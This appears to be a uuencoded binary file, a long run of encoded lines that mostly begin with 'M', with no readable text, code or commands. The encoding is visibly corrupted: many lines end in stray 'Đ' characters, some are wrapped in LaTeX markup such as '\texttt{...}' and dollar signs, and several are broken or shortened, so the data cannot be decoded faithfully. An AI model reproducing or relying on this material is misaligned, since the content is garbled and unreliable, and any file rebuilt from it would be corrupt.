MF&Q?,^D*L0GICX%4Z\$>,M-2U44TC""^A*'\$0)T/QYJCHRN&\K%V.>[PN/=KJĐ M*'!I7<G,@F(QRX#L[:=!')@LO_NK]WB7SF<?78E(9EPPSSZT-Z:-[#G/@6N;D $MSHMU10LQ6[W(J8BBYD><2_3K)^7].:BM.537.&YP(@Y9,>1V4A4!@^Q7PD$ M:*YH<_1D24/A=U^3:61M9W=TA"6Q;K&IWC,HH4*^0>[OOMU(YTU8HKW/G922Đ M:H.^=U'0-DK&/G%\$F9QK#\?%>[F+9+BB*^S&W(;G4A]1NEK0*B'(7S3LRG5/Đ MH)9CJ<LT0:\DD@8WV-+<WM@^H_7=H&9=Y3TRO[[]CWX/-KFBJR>71ZB5^^<6Đ M7TK>K]`S^/UAW4UA1ZNK7[?/:QI=#S<X!^J=;AJJK-SXRD.D>\C\$^CS1D)%ID M]G0'AH^]`Z8_R,IB^#2@N1_;J=&3LV>M_'3;(RVY08#>[".'4S]%K\$5QV2(KĐ M","[]5Y9UAXM8977EK.G;&SBH*W"3B8+%B?P:^62Y\`%X[7GQOM6=W84K,8^Đ $\texttt{M}, \texttt{Z}"(@,\texttt{B-R}\#\texttt{XS} \setminus \texttt{9Y2O} > (\texttt{XT}/\ .\texttt{U}: "+\texttt{C\&:}; @:\texttt{R\&M}\$1\texttt{RP6Y}_] + '\texttt{B@J} + /[;\texttt{FR8VV4D}] + '\texttt{B@J} + /[] + '\texttt{B@J} + /[]$

M?:S.*_:5E>J\2GG<`%\7#?[[/C42]"A_SPV(Q8CQR"[NJ7FDANIJAG@';UHRÐ $M(5D0P%(HT<^0Y-Q14@M8]>;.+HAP5;0!6?6X*XM;5P;OD45"'?AZ^@.)!_D M]K>S?:6XU>!5<,&3[!"29FMJ5\$"(6J8MM(7FI/AT[KY1@2Q#?O3\$<#\$GQ6'CĐ MIS>Q>!:M)9LH/GU\^;,@0L/&Q%QGC3S7A).3'&)VOG#\4BO35JOX*(N<?:96D M1^"3Q!#)-PC@8D_G.G(#B9M'!_BZHN%C6TCC,I\$6RK^T?'6![LD*?Y3H<=-Ð MFP%,,]G;@`*MI3U['9VV>;8&?_WD`6348PF2W(T\$,6PW\$K,J30;RBMEG`M?HĐ MXP80\$-A1-;3S4:5"^'W;Q#)D6]B0Q:IT>/_J0IY#\$B]Z5,R2U7AZ[PP#>S4]Đ MK_9)T5+E+?_@EX5E\7K9P6JR\Y_04A]IL3-*"+:';K_+MF1-W-NAR])O3!@TĐ M1K_).B.+T5<;8<9Y9ZB.&)T?J+8]@*'3:O&D\9QKLG(_=L'I'%E2MSF5;<SMD MI8.@VAQ?6_(:OUGENSZRN]+=F7*A:(P%F:2BBBJ)A'^(/8I"'#)*\$\Q\>\3#Đ M0)I,?ZYC0\O#PCQ]!]2I3F*IG%V]=Y*O%\4UNN:Q-\$W9:(;=!AZFMK"E3XIĐ M[T.M&CHFVC[(78?>..*#N?)?F6A+J-E24?'HKDS':?CI=LRFI&XZJQ5);_CPĐ MVU`Y%TYI/;"Z&R\@*.%_Q&X>"FO_[T\$(W>7SG/TT_68!7:I+%\$/IE5)2M46=Đ M/%2<(Y4EAF6:/_S;S_YH\$6]SP!.2(P`+7\$QT1.6I&=P<6/,",NB\$W^Y^@L)0Đ M>`=%1X'AK_DR%?Z7\$RU"4PJ@\$J7``*-FDT)255*BRH\$3?5L8H?`.!:-N7.HMD MV'IR&I4YSKZF#1U`1T=!!U"\QMB7`@PPNJF%94C]R4@_B4J),D9`BE@@\498D M8``],JP7,JS`O)1#?@Y`@)>J19I31*8_!KD=-Q\$4+_D.B752CC74'\>B[F^SD MY!U\$*8#WA=GR5'WOD44!.@R%]^"_Z?'W,Q]<05KR'9R,R>!-T80\)(;2DM?DĐ $M6S\#S_(*_31!\^0+X'/'V'R<5HGT!11<L!K^/^P.C#@QU/<()W@3@3DZ7?H=<Đ$ MD/^B+)7%WZ:"O?T<80@_<7KR&'40]^0K#`)R(WZ4S=.>S1_,NPS_:'A;:>3&Đ $\texttt{M[} \xspace X\xspace) A \& / \texttt{CU+V\#\#.Z(;YOJ[U72*2V4;\&@WVF+3N=YN>$*<R?!HJ:@KZW"R8J@D) }$ M>@"MS4F;W,R1-"JZUT26&<?XE:@GQR-=N]>SYV[V+4''HV-MHY'*]KOG-]4?Đ $M&K[Q2BQ'=>(E7/2ZVO='4(8/]1M&:\#MZWS*IRWVH).[#6VRIV*K^E#A86HYVÐ]$ M3>N=!U&V4]\/K2\OCZR3K/P!C45Y=&G'^7^#L?%=C7HDO4P<*=>?*V,HN-YÐ M-%\$YPJJ*-3>^_'@:(>F"_40CV`-N!(:3J'Y@Q2K-)V0M.I-N1B(WE=0CTF8%D MG@FH(8_N:TFK!P\$(R*,/PD<=/T\]'AY'[Y`*?SRPV_[,;%[H=]"U*M7\5J83Đ M&1FY`/X=K[>I-=@`PT!\^1+\HYK#M[W<746KABSU.#FB68>@)J>'XKVR*LWLĐ $\label{eq:main_main_main} \texttt{M._?8YWO,;P-F9F^R\$<7NAUEM@M(_@H`LAQBNG3CQ-<4WF68@0&!&[Q:=^'8VD]} \\$ $M7>-[ZMS-:4W!X<;P/>%,)%M#HQM;A"4*YD7E`:^-N79`0@SX,4R@&T2L=12KD$ M9L53: 'HIWT>\X,FG#)QC\FQ#Z(]\$KF^!\$!RR!*=;XW4+MP'Q^N:(_AN9"*V`Đ M^DJ10>W2>ZJE@#NS<QS3+\YIF^.+NCH6?N;*\!?BS#32`5UVZ;CW8'=@H=OMĐ M6>GWJ#A^=3H=3M-^JN>L6KHOJ&2'@X"37/4LJBG2]M.GL1A1[W=+R'Y;]1VWĐ MTY23Y2!@Y_X["``W>JD1):4]=F:Y.E!9'!>D3"5BB[A1U0U@!`2P<QG.&U-*Đ $M/<W-9; E&2122YU^F%]9XS]H<_&QZW8S!Z>AAY6&<KK.HN9X1*K[3R)7-2ZD5D$ M/D@'Q3ZF5@EE78F<(4T:\W@7\^MFJH,`:K>%L#PUPR(SYWI>-_;I]+\$+OUN%Đ $MF95+U&H0T(D+N[>)#YCN#0^05H+G$+[/4M6]JB=43P5EA@56;3XM$_-,GVGD$ MXN"0`<\1"BKMWTSL&'/^;(?1WGY445ZM]6740:'\=?.RX?";]]7SC+[:8(NOĐ M'+E5*DWEJ`\=0,!I7D7'+ID!"/!G`0'G,L2G>3:_CMVNLUY/5NUD(?`L>'VPĐ M6; `>[Z%N%?'`T4>!"9H=FZYJ1!'[/(\$@<J%WJ]#PJ[2QMPK)';^,6Z.]>IG-Ð M[Z67NJSI*2Y(/Y!Z\-93;"KCZN,#MJ/"\$P'KKXV,,%H.Y08N))XUBUL7HP9RÐ $M5\%W>)^{\clustering} CL1Z>86D&(6!@!!L*Q`@B(_R")X-`A(L!-9$YT'`F\@/"`"*0,!FD$ MVN[L.D44'EUE60F^EP3]ZT:7V",I8]6D\"WUM_.,LH?GF\$UW'GMY4Y_3R)/?Đ MK. `7F[B0A, +DPC0564!(.O, N/&. H5/T-7?@7=/->1D7 &E5)/]A?60:F]'6 D $M=4&<3W2P<DTN04E]KL\V[<FP1S[+0F;T7$]IK^\SO^8$`;<*JMF7KW[3F^H?Đ]$ M5ON%4N5>FY*!A;FM"\T!@L3C33!7JTYPH!@'^TIZC%H-I%/4=,=1*[,\PJ?:Đ $M<YR/=GJIG>3%.XG^{@==><O'//0#F7[='^I`0$YTV#.8'`CXQOJG,=N>PK[#D]$ M^_1UGX,\$YGS4.'OQ54&,D[\9"/.S1_;CVW2Y>UAUOU4,\$/"8*\$<,8?-1WY*=Đ M^!9"``20SYJXK``^65[I(5+XVT<)7:8%D?U_LYHRS#X^Z4GQ5S%J%D_[D^2#1Đ M7,L^.9]O#9OB'O=1S)Z3V'DP;X7D;")D^++IL)6@ZI\$*P>\>=LYO%?\$W#M(@Đ M`%X,Y?>QCEU8FV[+8UKR=[50&NEL4@YZ_!&=W*"`.8*SV2BBJ_KKM=TI3:V0Đ $\texttt{MSQZCCU10!?[@D?EK?]<2&/U-RSGWR%[L>; \$\$_EP3(ZCYA=[SX43M3Q(JVH]-Đ)) }$ MXM\V<@=FD@70!\P*^MRJOAD4I&HAI'>.9T3Y\$TXS.V0QB;=AZ<3P/&-D"/SBĐ MFGEV`<D5L_*_N^J+\$24N5XY0BWR^KASUN47:<7G_:!IQW>'L4[7#W44@2&"OĐ $M+PH.IY'HW^<EL6N17.KW\AP_<4.@'T!Y4?G-Y'/@"ZI0OZ$Z_J?Q;$%A'D%\D$ M>7SF8">F"4D@BH/T;TH?,6E2IH*_PW;_MSGIWL>?9X2-A^ERT?]#N_A[Y/SĐ M546M:\$BZ<OE)?")/#R?_!.9G7MCWA'G\Y`206#IEJ345IZ`\$7VO/.!COX.;TD MEXQ7M8?\O?'JB27^)9@P+7X))O/?+OP:759?(WOGE6=7#"(5ZA-.H07,),>^Đ $M_7[=$7_0)_OTL\T_K*KTM[PRD_5VP@7V\3N=U,06[RB-,TM>].W(8M`L8:E2D)$ ME7JYJ5AKL!CN5\$V\/;R9_8AG=!'_)_Z/7DO=WVMV_D[I];\H\$?]I[\$F1W&I2Đ $M\F)X_.+*',-WR7"84_&S<0ZJ_(M\>)GY-"(7`K<*[+_&:.R?QJT_']^1S-+6D$

MK;Q./V+\P9#:BN]=&X1SDOG<9I@CAS4OSE_*H\$O#X\-O_*\$H3;]T(4\<,M&_D $M[2MW]DQ*^2]W64WO/VT9B=;_G/,-E46;ZBG+#X[56]EKJMXLF(3NQV*W7`D$ MPJT8LL>2VF']`IW4RA\$6MOS2.TD]9CC,6;+B0<Z_9=FN4^HQO^'?4Y[]+;ZUÐ $MP/;OH>(I]U)%/X624)U<NPO5B6T^;M5P?YIYC]<L)KP?0$E]I])W.Y/)2?VÐ$ M3TF]G?*H9[SXMV1(1_)W\OA_)H__OR;_YQKQOR#/*@!>@?+82_OWS)G_0AO]D M-Y=%^*>'30+_20M_RZ;M+/^D[1KW2[C]ER;:R[8EBA;_#4T+J']+GN)_'.JFÐ M H:X3Y,G&U;<?R>4 T5;L2YPG'?T&4.FZ-?*\\NHZOUO\$O^F:*0\$'?HP"%@3D MF??[I>0)_&E\.?J"1]YOFOZ/4*;]`V7:/U/.S,?ZL.WWI[A_>XMM^0^7_7NTĐ MZOW392M(_L)E+?S6Q!?^6>;-_B9)[*^2K#QC^'3\JRLJ>%G^VNY7#QQ__M5+D $\verb|M8F\5\&?U^H26P|M'U7\PF_,M"M/IK(=I=^=5'7F9S^NU2_\&LVP]_\&9"_H_;W^Đ| \\$ MZ4;^ZB4OM?QCV'.@IM_?:;WX2.++D-OOGZ0[_DSZ3X+D_->"##Q2X?]2AR5?Đ MBA#_RM^*T-]+??YO,A"_K!#]+1G^[XMYMA>`<:U^M<^_M6&7';_:9_(/_<_Ð $M^BK:7_NJ/_N@T'_3!Z>\$ \$\)+WX7-.49P^;W_KA*\E?:/_S6Q!;^:'@QS3]ZD M5=60M&>?,71^[P;S_UPNK2;^X%5R_][S_64_'6DV=_B_C\$@U/Z5PP7-LUYBĐ M`9Y]X7?KC?]I/)O_]"]KOD3;RI^Z]S]W\[\7B*/_>S.XZHN/I_MU1S?\XJ>LĐ M?QJS[0G\ZK>-CV\7[/[HMW_0M,#G5TT[3O/HY!Y[_V'NPC\G]/]6`I_[MP3.Đ M\W]GFB4:^-]1&U[\$SIO[1UE#_5-90_V+L082G5Y\$90];#6CA'S!\R<T50^9FD MAL>W9; _ "DO) / 6&A^BZ%_BW2]W_=X?Q>&YL^I`OL/J:+CSXV:V:_.R/+/"O^OĐ M'9[?FJBFW_\RL_QAQ_9+Q/XQL[Q\$_Y\D?XE8US](SO"KWZ;Y=4?6_]%(?QBSD $\texttt{M[?G]ZEM\$CV];} \] \ \texttt{7Y'[<6WRO3^"D2>?X"H^0=1_NW"'[0\M)?W)F^M\#S\$H/"/MD }$ M07N:BL%/4KA%*\$U\QC3-`P'"2GXKK57/4I4[OXM_R6EWJY(6^X0D`P)\CSONĐ MJ&/_.&S-_A?Y(.'0%\PUBE_83ZW<'!^\8%[\YPMES;\CR?H_2+I4YQ&'X[C*D MHV)AD3N*1L;&?A-%,#WM4NZ%0Q'%+GT>TK>7A\$0:TN-[S[;"<-_/@^G[]W]&Đ MH3*17`P]WU+1@)LC8LR/7]E^HFI*>7;/?K@C!@&8JFF843)Z/<GS,XU%VBN:Đ M&DL_%X2Y63F8/O"[,1V10!+'U\KV+*(,K4S7M*IS1T,Y(F^!AX,4:_@J"_2SĐ MM&:_=SO2X:<``5F4S_B(*!/X8/?S@<0T/&RG3I3MGCRV6CETH.]M=QY1T,XD MK-"1"!-/.+3/,J0C2'S>US_WQ5]"T6.CP,7YT^_BB/U"3&E;Z,")K`]/>7XFÐ M@"T*=6'HB%QN:[\$&M4D2<Z@&?O%5OC.?%:-Y6C"E7-:HY+B-3)O30GV"U+(4D M>8BD, ^GK\$;6D>9;L-IK2WHZ+E_W'RN#+'K:4B>'Q3.#F7."9NN!GK%)H9%=+Đ M!IZR/&V##:LJ.^/;Y:\$*<G1<%!Y)>\$&``/U(I]=D6,)\$10,^>JBB"6(1(B#^Đ M)\$#Z5P4-]>[6_4XV_1Y5U)C1L:HK+[EVSE0J/R>*-5CF%H7O.`T%!!N[]I-;D M@X"6^N:_7DB3PQG9`:/7%K?X.L(U9OTJ#<R/+\=\)]&=WUC850R@%H2AS(*2Đ M8PBNXMTC;_!R3R"/\9)X']/-DP2+K!Z5U*MO5K+\\$W/N=WHXOT,I+:UNTW`\Đ $MU*(3-^G<:L6X$,44809\X6;7N_G,9IN(!@)&T4&`'QD(6"]^.GYW+BLGMRQ^Đ$ $\label{eq:market} $$M]$ 7REE(`9Q><FG*T\Q7JWFL:Y$=V]$ 5&;&+(*K$$1;S$.]Y3:=<U<;DX^!2HJ.ED$ $M*V[CX.":($R]F135'2^!\A4"=>&UC(NHJ5)H0,`E,^6+#)*_:MT^OF^\.\\UD$ M4<7&KH"VL"B-_^Y#=CP61BQ,K#)_FV']WN_&B9(&`;QR3X^Q(""B:)@&P^4[Đ MK@L?A\$)U2+Q)<T,"!KV\$O(8\$[H"M*780\$4'KE"WK]W3[A/IR9D*RZ'NK=UW=Đ]MY^3A6*M%2V201'.84W^)C>3/F,.-V1[-,JMK#D56TI\$197>EHTF.CX%H6>JQĐ MYF*O/_`;W(5SKA>./U*]R7P*V*;(?1ZI3INW"3KA.>32Y2*F,>,\.+;Z+UPKĐ M&JHD<^V(WX:RI\4UFX=,VL8VGBDJ(;]X`!<B8B+_K]>D)RUU][^I^"SG5VG1D M6".-)PC7-\'N1%J"OL2TR!W3_J%\\)'2,\WEJ55;Z\L//\3D'5IP+5'JEMS5Ð MQTZ[ZTTUG5]QSC6E:7K7YR/R(:;I^::"?`+)C<O<F\D!M4Y_9O_,\@;[G#L!Đ $\texttt{M3A}(\texttt{R!W"XJ=Y'L>4^16'S}) \texttt{BS5UA}(\texttt{T<70^<+>Y;(UF>]-(.[+6\#>58\([8.:&9D])])} \texttt{BS5UA}(\texttt{T<70^<+>Y;(UF>]$ $M-ZN(;>FO74SN8*)/9QD$S-QP<;$B:5[1V^[$RM9/8>&@39/$Y\<ZR^IHS'W.Ð]$ M0'/P1X;VX%J+=^>70.JU?=W:8&6*@)C(Z[7CHA*?^A\$MYW!D+3'%EJ;JK[')D $\label{eq:mriz} \texttt{MRIZ}] > \texttt{K*82^01\#E}) \texttt{HF!3QS/}]. \texttt{UW}] - 9 \texttt{IUEVCLZU'I=>8B} \setminus) \\ 7 @ \texttt{UJE0@^=<1QI-3D} = \texttt{UVSPACE} = \texttt{UVSPAC$ $\label{eq:market} $$M\Z'LUG^{\circ}:<^{\circ}R(/U\FJ>5Q]Q,+'2;B7)DFR\?'';$$RNE$W<T7QID$$YGW$Q$$)JD$$ M<<\$F5K4,Q>>D5["?L,--61)^),'PW:<=G?VE<Q8471TX+&5Y5;K[>M\$166@ND M3Y,ET=J\$M&I+VG-\$U@XXM00.>7=]VZDB:C?]8.!FPY[KX9U\IJT[7(MCD]%"D $\label{eq:mhjq} \texttt{MHJQ,S*1"*[N8\&\#\#G^L/J+Q$6L@\#J$/_RCNRN*E;$^U]DR?M$2+<@((B^^:\RD))} = (AB) + AB) + A$ MLPY4R.<_9H!?D:</[![_+\#\$*COP_R\\.#*G^K^05'1,7?,M`I-.-S3-/OE[Đ MEX&;=HO?E\488_V_2`VJO\Y1GW=IZ3#^BRJFX/P?!?^CX'\4_(^"_S^HH,7+D $M=KI"[B:\$Y=?U)=^V/V\#<(=J+2_Z\#.9Q]>F\$T6PF^=?3*<7<54>8/C(/P&QE\D)$ M#]D%8[MT5TS.RV/S!2&(+#],H=JAR")=SACO6'=W#"80:@DD\$LZAK&D[J5F#D MZ4I;NHEE=Y-&\$5<T#"YD=40,4^+.Z2W-D7:DRAHOZ\G^"LSI3I(F2%,S@9D6D MNU"UDF)+S:GB_36#!NV248_8JRKN&&JGBL'KJ7MM5P6Q4)@#U!79]E'A4O3]D M\87AP5/I&K,8"!*JZ&-E9`Y;`1\OU9CY39</3'[D`E?H=0*WE\1K<LQ]<BAXÐ MML26DMZI:VOFI962ES+I965BM@8A.4DBD[RHS52A)LAR8(U@YQSDKJ5\$U\$@4Đ $M! = '5AF1 - K:B#8/U; <T>QA<HJF(F^[05]3TMB.R#@79/`3%V;6)%O_,!C!\H3D$ M)@5M*R:O*-=OD23;N7"?@G)API\$3EAZ"Q6!90S_X\+X_LS_S,'9BT(&0N]9[Đ

 $M4V-V^0_8)X\#_$^0\&G(]?/*2:8\#$3Q$]C&OO(G[GI-,XY&G'6ZJ+?J7ZQAOÐ)$ M%;IHCB6.%@(]\$-++-.U[Q=+49(B<2R65%42E^:@)B34FL\:]XWFK,"(R:*H^Đ M'@W>%U?OK*`)60%-MPB2R4`\$4U07.T;T[B0`R.VUDIW0V>XHUX4Q3+&7#2!@Đ M'&V68YT07.0)\9Q]AFQR(W5&A5DC!8:IU.=I%>7*+!!F0VLV(Y?8R6FBRT=MĐ MWJ^^57RG_?'#9/_LJT2^OHS\$N>-YL\`9494!;29R#C\Y69KJAN;0ZQF:,@LLD MB3?OSEHN3<A(9M`7GQ*Z%Z/E[U#?U9PT2FQ(XKJ;RJLT[4T&C)EE:)V6H)FCD M)N\$(\G47=^*`FT'D0.0<`I?@M3WK&*7<VK/F 0WT(1;G\$V\$T.EG1?ME7AL=9Đ MA]?Y7[#XG70(=P)H`NX!ZA<OUT.9!@&7T*7WEB`@M_')+1L\$B/-I+'Q8NV]\D $M]I^>N6;&0[>>?-X7&0Y^/JO5"AAMG*B]TA'3T@I?#8F'TV/\@GC<A2,/K;7=D$ MO](:U=0U^C:MWO"=XSB30T+N!)^BB>#!AP9?-=9G/YF>-.!H.T4?\NCI?`>2Đ M8#5N)4142JE, IAMMR^<'E6H(;LD([_?J<3\/PGRW1@79AMA&!J1>T:]&_D+6Đ M9#!1P*\$'H8RYQ:SI_C+?ZLFYHM"=(@&[![[D,4H!=K7%G@-1_GP4G06!#F]7D M, T<;_P0'S0" $11=.9:GXO%AJ$CF1JP08TGJ<Y`8(\L`+],Y>A)4)M^W9[XD$ M-30YSP, I`WY2NZ+E2PZ]Q*!.)Q.PDT-9+V_UO>-+^[Z@VS4Y5*2D`YIDG=O"Đ MEK[G>4^!9*4H>2EI.),1 O]TOSIM=8U"MCSLHR6=HK1TX1<M_!,F(W"-)JAWD M7/\2+QDG_>/J*Z'5!)8ZG#+53#S?"2]411N.RKX?W(\Z8GEHU4ZO)8EM)53[D M80EQC(WUW8KKEX2VN^<QO[S"+TM%9+S;@=<S:JE2^(X!RT50S;L!DSE6R3"SĐ M(YZUK<V?2\4L@NG)UFS*:\]\1@4X0^YP=>[5CS?T0^SY6("``M0II2K9^BTYĐ $\label{eq:mp^*ig9} \texttt{MP^*ig9} + \texttt{A:-('K::FMB^9*B< VP8[2>(OBQ!]K60,4&O)3;8J)} \\ \texttt{N0@X-Z+2K[FKD)} + \texttt{N0$ M,GE+5=<",22QQ*(^+38K#6W09"#Z>\`4X#E3%?>M2R1?+O#L2V`&.8\$`HIE5Đ MYQW<C2@?4<7F<^@JNVM)LO-<5*W!>\$;SGE3Y(T6`G'YR]\$&G1?5RA6U2J'B1Đ M=I);T^C-PULOX\$+^*2X[J1K[)OK;U4"!=\$,>T\F7V!NY-Q246]9007^[:'S#Đ MC:JGU)SP7;*MY8-*?BA,O#!BH%`"RYTJ8LO5E"+LC]Z";]38#^";:._(5[\$OĐ $M(9^A&Z[Z7K*^GR((J-+PNX10,&_4W-JJ"MXYPZS5VJ?C;?UH/_Q5Y).9MG>4D)$ MN`HAW]?=>@UA:>T1Y8PKQ9H`A@]7L\$M"/5YO^318<:NY(#*&^23O(5:`RQ:9Đ $MA97 = \&8Z$TO(4K+.A+D_P(;B!'1V=E4</.1"@07"G1KQ6_\)5Z\7.56_]+L&D MRTLMONN'4")M.:;M1SOD13[XO3*W8DU^=G95!'"8M,._I_J/N(_`5\$*9^'6+Đ M5IP`_+&-,)1'K\SXFA[D9FH?26UFSO==IBOIZ;'PW>>_*81@0EGZ2CWKCD/RPÐ M4+,/(S82&T4>N-&C)K:CVC210'\$!M=56'HV/G\$&%'S#"?C-*L!I&H!D[)S=[Đ] $M+[Z><0.(Z]PO&1%:6*])5Y!^TL>I/Z05+.B(&048?-J5KN<Y@Y*I!WY&<&\D$ M)JW]`%Y;K!-%PZZ!(%D_1W.2AQ%N)\+*&!I'&SN'>>?]HK;?[DZEP@FM:4OSĐ $M1%&B$]U:4Q849$?\=<-B)[+6<>/[K*P\QOF,%]&?=050)V4L#RV7#VY4KY7DD$ MS(KW[C_&O[FP,;'YJ@I1.7W1[[`W=?VMLP(%X4"NR@+\:EKL*\$1")E4UFAQ7Đ MNP&9F%!.JF]:8`TGH)R>U<\$)7VMD0HZB%UTDOF]S\$(Z.-&"JRN]`\^NKIHC[Đ MH?/CI9L>ONYO^/K10V.]@ET[N46L>>1Y7EK%)5(R\ZIWUCK3+F5TU/.NR=N+ Φ MVN+H\$G&\N1JGR`"A!QFFTK>ST2>(<K_7(&#`LGW70JU7-5SL+N/SYEFB'0YFÐ M!OA`()U]#CER>WY\\:<!JNY&ZO\$W)U/DS9LG;Q(.!ON6+/N?]WO4ZT-QUR*HD M/O:ZFSAN%&[O&O\$]7%XUFQ].KD`;"BT".5E!0U&KON3/+E`A!U9I&?.+KFY8Đ M#;-8R6<BC:^%&V:2;@S4H_.EFG9XB?BL-1CNQ7)?40!+JR`J+E+@YJ4^#S\TĐ MV_RARHI[NK"P(4TV8U;00(/<I#'!VM84\`XV.LYJ]X/_H>/7-\!3)XFA?_&4Đ MSK53_; #<IF9DLE-94.GSR2_?SZQKRZ\]]>Q^2AJ1`5ET%<_UI3'J->#Y\L4`Đ MO]%EZ<+(UDU-?.:UC.,#Z_74EC.US`5UM(>YD?G\2(5#^5.88HTYZFJ"^M*1Đ ML7]F95D4%]=:UT:!N66*6HVVIN8<6^VH0UMHDY@QF)K#0SYJOX]?<;W/3D-]D MCD_^"V=3[;N.\$]N&T0.5*K*5=1M4@38SX@R744U+Z2SJV=_^2_-';9^98Q7ED M,Z7*K6P1FOW76<GS)VIA"G5!\HER"3S9C`P_%;J@,-`3!A9='\4]DS5-.\!UÐ M3NJ; AW.P#RZ^OH)^STABH%5"[-7A]:6+'*\H+\$'\$V3\$QH2HCJ%Z<Z][KR2I3Đ M<O%GOI,O:0S7R957>G%(9[W[YQ!"::C%FDMB-<J8^A'#E>>`>+]5R*3I`P&:Đ M6_^-`#=+/PE+:4)%Z.:FEZY@(G-WE\$2^ETR?!9SI&W&2I[L)D=BBTFS)U@8%D M&VO>F[I=1\>G4!JWC^HB6]BN/0:D.P']&Y-E3D<GNF%K33_J.&8"/079N=0RĐ M#O`H]T<''"6SC5K-DMI@K6VS;]NWOAIPV&92K)3U-5HASG3!8_PQ4_5B^4@0Đ M\)FTN+>X3(-BURKX8^9=Y@]HF6N%YWU)IM<"-/H,)_B)![%23LR?DPTQWWTCĐ $M7P63, HQ(S[.>BE-S2'\.\Co=\.4\)W3^R\+1I^YK9()8[[QT*2B6Q'OWJ!ID])$ $\verb|MO5-=E(DZ"2(Q9.66"/UX20H0ZQ4T%4VMFQM.$| > 08,B >] Y [@VS-=4'50^AR"D > 08,B >] Y [@VS-=4'50^AR"D > 08,B >$ M`&H/+/N]^4>W&^1:OWOMFSMA7IGFV@RGKH45G\$H<W6Y46X'ZQ",:=!0&PT.>Đ MCX\$LF4M//IQ'4A7N2FER1M98\(74&5L(#156-A=\BB5T8TU-[G2ZDL<<J^2VĐ M\$>&M@HO#RAL9E]\VBC!-1US::P/W&85D\`9SKKIPG^M^H!MSD"]**2_U('2UD MXEB+E:K(<@?F;SQ5)K\$DI^&2*]1.&3>S!^1F4C3)[X:*&+M0RT+8Z'UR&+BHD MX%R4Q&L:P0%G.=\$FGIL8.C>R<WG=5-<?L2CV8@ZFJO4'\7LWH\R+"\$MZ,D $M"\Z0\#>^FB:]2T*(Q^;&4\I8/\#0,1QE\&=384(>X3K//L8A'F139X-\)_!?W^0D$ M27P_!0+<%1HR\9[/?#_'H6F+MIBG#[G.'[K9=A<198Y:ZB2MNZ7MA*?+-S=^Đ M298D#54*>96RL-"XH>!G==LXX?<(92DIU;D9Z_!3;.CTY,@/Z_ZENOI7B%]WĐ

M1/I0@H!.U2(+A%2BC=I2Z3R++\MTF_,^^2E2@AI9F/2PN*H633]?O6/6GL"D MS^#UQ///=)<OS2N89F*05V[)@JD7L_F\M=N*K0S_N.TWRM%7Q8GD^IESH\(JĐ M]=_ACG/KDG]")FAIP[6U=V+C:TA`GF6G\]ZKQ?]+*H%_TH5',H_C6G'US/RNÐ MO=0Y)I-CB8101"(#GH4L3JH=H>767!]@\$-9SLX=W261,G,IO1_G5:S8)!/P;D $M&7IQKP4%78[F_{;,}-Y]B#4F*X)GX^<&)Y-0-B@]B[P^QNY,=2D(:J1.YB$,JD$ MPSW2IV]&-N5M0;.3`5T;\$:<_>>768;.-4PR(<>?']3=FJVJ*>M:)T1:/S]]8Đ MN%[]!+/V%0N3^:8IM2O3MSMJ%-1S?;:\$D+K=U)HDJ[S(^%JN\$H#@WZXCJ0N<Đ M045J8^I!2Q`2RU4VWCSE^\:VKO<OV&+_A;X4A@J;N>AK42\$>HFDSZYE3G,7`D M&R1C/^ZU"/FZ?K.%X5^1*G')CTQ/Y%Y:[.S#A`TNA@27V"]ZZ&^S/R"B-S7EĐ $\texttt{M]S\#E(I]OD,Q[T.O[F@@"5FE4Q\#.MJ1R_:63E}^{(7/N5K2XR2'2,N;$3N=(W^D)) }$ MP270F"YWSTRZ_:S(#7/E\##'YKSJ<R_ZE]/\3D7)UG%1(8KL-.^GG7.7![DCD MONJJ^_1''*FH0\$\$^P>?=\F]M%.BMHX17W4N8)%)#891/Y6]I^6KY<U9CZ9YGD MS^SR0<`M_-2_G")53#\$H.&GRC7P1I0?99+DW:0.Z^0^D9;+)233Q+0>:.S&^Đ $MGNQ$G@]D\&=G""7;N0:*)\&I-MX0QX(VO2.$4(K0;&YM\Z27:L&AC*D*$XN\X*D)$ M_L+=BT,H(*=4(B*"53Y[\F>OJMODM\$8<R#>UH;<<,,5/7J(]GQDOZ+(0S<_SHD M?Z<+C>QJW290I-Z'5U!.?U9C0-/;>I&Q0X*<638``OX]+.K:CO3K&)P6795)D M^:[->8L2T=%[].G);>4J^6CZ_N6G*)7N=6)88AGB`TBV<ZN;OLULO+4TJ42SĐ M; J8IR4[S@^KDXW76:L60^AL7Y70.-,T%H1J\HF6L<4SN<W>XBLHE("!9-SCBD M+'?]AX,_Z1TL;^!+:W,PDZ%TN^^N:&Y=E1\ABAB33*\2L/E*7\$\$X:#\T/U:5Đ M6^:!206,OE(0A^2.``1L4C<;&1&&9MN8H9K&+%-\0,A(P`!83OH\H\$^(_<8\$Đ M%\$!`E_='V[.;)X@KXD?L;Y)B"S#,/`M^@,5,"K%YX/8Z3Q!.^'!-US:S/P#5Đ $MUA8?0BAG(-=V2A>3!QMZ?[R^3[(0*(>!G',Y@NCC(9#I\?R71*43!V/4LYJ+D)])]$ M+&KV&JBL"!(D2H<7-007-2()5L&FLJ8C'59]V'WD]X4DC5H6AQ-H[9-E>I/AD MAT/*=*C;MAV6MM\0,"[)W\$0`'6NT#JP<HDRY7>J1\&O%;LT=\F3#:6YO%#?Đ $M/GVU>, K/(4YKS]R^+ "882_BN0H9, M&'<^D=8B68(D'>7N"@\``\^4!``< M(6D) M($ $\texttt{M_E}] 3A\& > '_-S`QW_24Z.C \] TQI = 'UB`J)M* \Z5!] \9UO1$^#C+!98P] 2[1[`DĐ \]$ M_BCP:-NVXA;;L4M<_!(67Z4XW!^>`^YCGQ\$V\Q('91G-JA<T12VLD.IH&MXJĐ $M\&+V3M<_15[(Y2J.J7)+GM0B.C.DQ9!"(2#M'6N8')3F^>2)@(.[MTL;)/<R^Ð$ MP"U#0F:JFGB%3-'PK(V318F.AM19N2,.UAMDC!KM\$[%^#H[W+O<J#+?BE<#\D M]7/1<^/(OS((\'-/%-CO:`-[\0ZUU-^!%_O='\$EJ*2FK#,Y7GYSW1/=UEO8YĐ $MU+Z(XXOB9AK*1_1)&QG2.RIX[A01[MDY*U<5!*HEF"\3+FA2SOL:!(TJW*+NĐ)$ MC<5YI_RENOG'-W@61"5/H6'/AGC9S]`"MQ,+NZ[7-TQR.]J#ISO?T8:UZ<60Đ M629!P+2NRN]0_VH!Y?,[E\$^7-\$O,^WQB3S,CZ^OX):2I1#\WD-!SWC\$3!\$R#Đ M'?.)BIP>H!G1K(/%'K?'/8LUT?TU<"5<=.\$?#>@T>3Q8G\3<LZC6SQ"K6Y+<Đ $M; 